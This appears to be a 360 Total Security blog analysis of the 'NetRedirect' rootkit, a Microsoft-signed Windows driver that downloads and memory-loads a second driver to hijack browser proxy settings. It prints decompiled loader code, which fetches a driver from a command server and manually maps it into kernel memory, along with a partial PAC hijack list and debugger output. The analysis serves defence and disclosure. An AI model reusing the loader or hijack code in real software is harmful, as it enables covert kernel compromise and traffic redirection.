“Netfilter Rootkit II ” Continues to Hold WHQL Signatures

blog.360totalsecurity.com/en/netfilter-rootkit-ii-continues-to-hold-whql-signatures/

July 29, 2021

Jul 29, 2021kate


Tweet

Learn more about 360 Total Security

1.Backgroud

Recently, 360 Security Center discovered that a malicious driver “Netfilter rootkit” with WHQL signature was revealed in mid-June. WHQL signature means that after the hardware driver passed the Microsoft certification, Microsoft will add a “Hardware Compatibility Publisher” digital signature to the driver. The Netfilter rootkit has now been updated to the second generation and continues to hold the Microsoft signature. Moreover, the concealment of the upgraded Netfilter rootkit has increased so much that there is still no antivirus report on Virustotal.

In view of the fact that the second generation of Netfilter rootkit differs from the previous version in function and name, 360 Security Center named it “NetRedirect rootkit”. Although the NetRedirect rootkit has strong concealment and hazards, 360 Total Security can still achieve targeted defense and thorough investigation and killing, and fundamentally solve the user’s security problems.




In fact, as early as June 25, the Microsoft Security Response Center stated that it had suspended the Netfilter rootkit account and reviewed other documents issued by it. “According to our zero-trust and layered defense security posture, we passed Microsoft Defender for Endpoint Built-in detection and blocking of this driver and related files.” However, its second-generation product, the NetRedirect rootkit, which is highly homologous and similar in behavior, still has a Microsoft signature, making it more concealed and difficult to detect and kill.

In addition, the harmfulness of NetRedirect rootkit has also been significantly improved. In view of the way that NetRedirect rootkit cloud controls the distribution of rootkits, the current malicious vendor is fully capable of not only being limited to the IP hijacking function, but also

being able to implement any malicious rootkit execution on the infected devices.


1. **The hidden behavior of cloud-controlled malicious files and memory loading**

Different from the previous generation of “Netfilter rootkit” verifying its own file md5 to implement file self-update, “NetRedirect rootkit” adopts the form of disguising the driver and the malicious driver, and the real malicious driver is stored on the Trojan C & C server in a cloud-controlled manner, And the local masquerading as the driver of the WFP network filtering function is responsible for requesting malicious file data from the server, and calling the rootkit entry address in a concealed manner of memory loading.



The source of the “NetRedirect rootkit” is certain private server games. After the private server game runs, it will silently write to the driver registry service, release the NetRedirect.sys file to the %UserProfile%\AppData\Roaming directory, and load

NetRedirect.sys .




Subsequently, NetRedirect.sys, which has Microsoft's signature, will request the real malicious driver from the server in the form of a socket:

```
ServerSocket = CreateListenSocket(2u, 1u, 6u);
if ( ServerSocket > 0 )
{
  if ( (int)sub_140003220() >= 0 )
  {
    LOWORD(v9) = 2;
    if ( (unsigned int)SocketBind((unsigned int)ServerSocket, &v9, 16i64) != -1 )
    {
      sub_140004410(ServerSocket, 0xFFFF, 4101, (unsigned int)&v8, 4);
      sub_140004410(ServerSocket, 0xFFFF, 4102, (unsigned int)&v8, 4);
      v4 = (int)SocketTransferSend(ServerSocket, &dword_14000A6A4, 4, 0);// 向服务器请求数据
      PEBuffer_1 = (__int64)PEBuffer;
      memset(PEBuffer, 0, 8ui64);
      if ( !byte_14000A6A0 )
      {
        v6 = v4;
        do
        {
          if ( v6 <= 0 )
            break;
          v7 = SocketTransferReceive(ServerSocket, PEBuffer_1, 0xFFFFF - v0, 0);// 接收服务器rootkit,准备内存加载
          if ( v7 <= 0 )
            break;
          v0 += v7;
          PEBuffer_1 += v7;
          if ( PEBuffer_1 - (__int64)PEBuffer >= 4 )
          {
            dword_14000A6B4 = *(_DWORD *)(PEBuffer_1 - 4);
            if ( dword_14000A6B4 == 0xA0BFFEE )
              break;
          }
          if ( 0xFFFFF - v0 <= 5 )
            goto LABEL_18;
        }
        while ( !byte_14000A6A0 );
        if ( v0 > 50 )
          MapWorker((__int64)PEBuffer, v0);   // 内存加载 Rootkit
```

After obtaining the rootkit file data, the memory is self-loaded and the driver entry address is called:

```
  pNTHeader = RtlImageNtHeader(v3);
  pBuffer = (char *)ExAllocatePool(NonPagedPool, pNTHeader->OptionalHeader.SizeOfImage);
  ImageBase = pBuffer;
  if ( pBuffer )
  {
    RtlCopyMemory(pBuffer, *(char **)&DriverObject->DriverName.Length, pNTHeader->OptionalHeader.SizeOfHeaders);
    for ( pSection = (PIMAGE_SECTION_HEADER)&pNTHeader[1];
          pSection < (PIMAGE_SECTION_HEADER)&pNTHeader[1] + pNTHeader->FileHeader.NumberOfSections;
          ++pSection )
    {
      RtlCopyMemory(
        &ImageBase[pSection->VirtualAddress],
        (char *)(*(_QWORD *)&DriverObject->DriverName.Length + pSection->PointerToRawData),
        pSection->SizeOfRawData);
    }
    status = FixRelocation(ImageBase, 0i64, 0, 0xC0000018, STATUS_INVALID_IMAGE_FORMAT);
    if ( status < 0 )
      goto LABEL_12;
    status = CheckVaild(ImageBase, 1);
    if ( status < 0 )
      goto LABEL_12;
  }
 }
}
CreateCookie(ImageBase);
EntryPointOffset = pNTHeader->OptionalHeader.AddressOfEntryPoint;
if ( (_DWORD)EntryPointOffset )
{
  DriverObject->DriverStart = ImageBase;
  SizeOfImage = pNTHeader->OptionalHeader.SizeOfImage;
  *(_QWORD *)&DriverObject->DriverSize = 0i64;
  *(_QWORD *)&DriverObject->Flags = SizeOfImage;
  *(_DWORD *)&DriverObject->Type = 2457;
  ((void (__fastcall *)(PDRIVER_OBJECT, _QWORD))&ImageBase[EntryPointOffset])(DriverObject, 0i64);// call DriverEntry
```

The Netfilter rootkit loaded in the memory is responsible for IP hijacking. It will repeatedly tamper with the HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL key value item, and finally achieve the purpose of IP hijacking:



The partial hijacking list is as follows:

baidu.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
function FindProxyForURL(url, host) {
        var HiJackList = ['*.0005pk.com','*.002cc.com','*.0044pk.com','*.004cq.com','*.004m.cn','*.0
yz','*.123kl.xyz','*.123ll.xyz','*.123sx.xyz','*.123zhuanqian.com','*.12432144.xyz','*.12pk.xyz','*.12yue05.x
187yun.com','*.1888hr.com','*.1888woool.com','*.1890cq.cn','*.189heji.com','*.18cv.xyz','*.18cw.xyz','*.
*.286tao.com','*.289996.com','*.28hqa.top','*.28hqu.top','*.28hqv.top','*.28hya.top','*.28m7w7z.cn','*.2
cq.com','*.3wp77.cn','*.400cq.cn','*.4050cq.com','*.41543.cn','*.421421.xyz','*.4320472.xyz','*.4321231.c
.548h2w.top','*.549sf.com','*.54d2c.top','*.551689.vip','*.551xy.com','*.553dd.top','*.5550pk.cn','*.5555
58mr.top','*.68dv.com','*.699buy.net','*.69cong.cn','*.69ii.xyz','*.6a6c.cn','*.6evip.cn','*.6m1f.xyz','*.6pzp
*.80jbcq.cn','*.80luanshi.com','*.80sswl.com','*.80wzcq.com','*.822560.com','*.8286sf.cn','*.828job.com
com','*.9393z.com','*.94lwj001.top','*.95180uy.top','*.951v.cn','*.9527wanfu.cn','*.955634.com','*.9587
m','*.ahqcwxsqhjkjk34.top','*.ahx1kkk.top','*.ahxy03.top','*.ahxy04.top','*.ahxy11.top','*.ahxy13.top','*.
.botoukangpeng.com','*.boyku.cn','*.bqeb.xyz','*.bqee.xyz','*.bqsl.xyz','*.brncp.com','*.bscq2022.com',
ck3c.cn','*.cm720.top','*.cmcc721.xyz','*.cmfs888.com','*.cmsh888.com','*.cmsj.asia','*.cmzd12.top','*.c
0.top','*.dddxx03.top','*.dddxx04.top','*.ddhhw06.top','*.ddwq19.xyz','*.ddwq20.xyz','*.deansheng.con
.cn','*.f1f111.xyz','*.faguangg11.top','*.fantian1.top','*.fc0372.com','*.fc568.cn','*.fc726.com','*.fcdd33.
```

It is monitored that the “NetRedirect rootkit” does not belong to any module’s memory thread, and tampering with the registry AutoConfigURL key value:

```
: Call Site
: testsys!CheckDenyValue+0xa0 [l:\workcode\uvmprotect\tes
: testsys!CmMonCallBack+0x9f [l:\workcode\uvmprotect\test
: testsys!RegistryCallback+0x6c [l:\workcode\uvmprotect\t
: nt!CmpCallCallBacks+0x1c0
: nt! ?? ::NNGAKEGL::`string'+0x38639
: nt!KiSystemServiceCopyEnd+0x13 (TrapFrame @ fffff880`02
: nt!KiServiceLinkage
: 0xfffffa80`3267ceaf
: 0xfffffa80`3267f660
: 0xfffff880`02e91aa8
```

```
   +0x360 XStateSave       : (null)
0: kd> dt nt!_ETHREAD fffffa80`32d4bb50
   +0x000 Tcb              : _KTHREAD
   +0x368 CreateTime       : _LARGE_INTEGER 0x01d77d0a`d6e07306
   +0x370 ExitTime         : _LARGE_INTEGER 0xfffffa80`32d4bec0
   +0x370 KeyedWaitChain   : _LIST_ENTRY [ 0xfffffa80`32d4bec0 - 0xfffffa80`32d4bec0 ]
   +0x380 ExitStatus       : 0n0
   +0x388 PostBlockList    : _LIST_ENTRY [ 0x00000000`00000000 - 0xfffff880`02c31b70 ]
   +0x388 ForwardLinkShadow : (null)
   +0x390 StartAddress     : 0xfffff880`02c31b70 Void
   +0x398 TerminationPort  : (null)
   +0x398 ReaperLink       : (null)
   +0x398 KeyedWaitValue   : (null)
   +0x3a0 ActiveTimerListLock : 0
   +0x3a8 ActiveTimerListHead : _LIST_ENTRY [ 0xfffffa80`32d4bef8 - 0xfffffa80`32d4bef8 ]
   +0x3b8 Cid              : _CLIENT_ID
   +0x3c8 KeyedWaitSemaphore : _KSEMAPHORE
   +0x3c8 AlpcWaitSemaphore : _KSEMAPHORE
   +0x3e8 ClientSecurity   : _PS_CLIENT_SECURITY_CONTEXT
   +0x3f0 IrpList          : _LIST_ENTRY [ 0xfffffa80`32d4bf40 - 0xfffffa80`32d4bf40 ]
   +0x400 TopLevelIrp      : 0
   +0x408 DeviceToVerify   : (null)
   +0x410 CpuQuotaApc      : (null)
   +0x418 Win32StartAddress : 0xfffff880`02c31b70 Void
   +0x420 LegacyPowerObject : (null)
   +0x428 ThreadListEntry  : _LIST_ENTRY [ 0xfffffa80`32d90488 - 0xfffffa80`3251bc68 ]
   +0x438 RundownProtect   : _EX_RUNDOWN_REF
   +0x440 ThreadLock       : _EX_PUSH_LOCK
   +0x448 ReadClusterSize  : 7
   +0x44c MmLockOrdering   : 0n0
   +0x450 CrossThreadFlags : 0xa802
   +0x450 Terminated       : 0y0
```

However, users do not need to worry. Under the protection of 360 Total Security's accuracy, real-time and intelligence, such rootkits cannot bypass 360 Total Security's behavior-based detection. The new generation of defense technology empowered by 360 Security Center can prevent problems before they happen. , It can also carry out thorough investigation and killing of infected devices.



Security Advice：

1. Go to https://www.360totalsecurity.com/ to download and install 360 Total Security for protection.
2. For unfamiliar software blocked by 360 Total Security, do not continue to run and add trust.
3. If you have accidentally infected the Trojan, you can go to https://www.360totalsecurity.com/ to download and install 360 Total Security, and use 360 Total Security's scan and killing service.

Files Md5:

36b43aa3621e0c4f86a4a61a2ea1f2c4

09ef4b13abda36da6cd3982ae66a59c0

155250268a6080aeeb9a337f76e35599

7b6ebe1f32b204d0e1e4ac92b3ad6baa

Learn more about 360 Total Security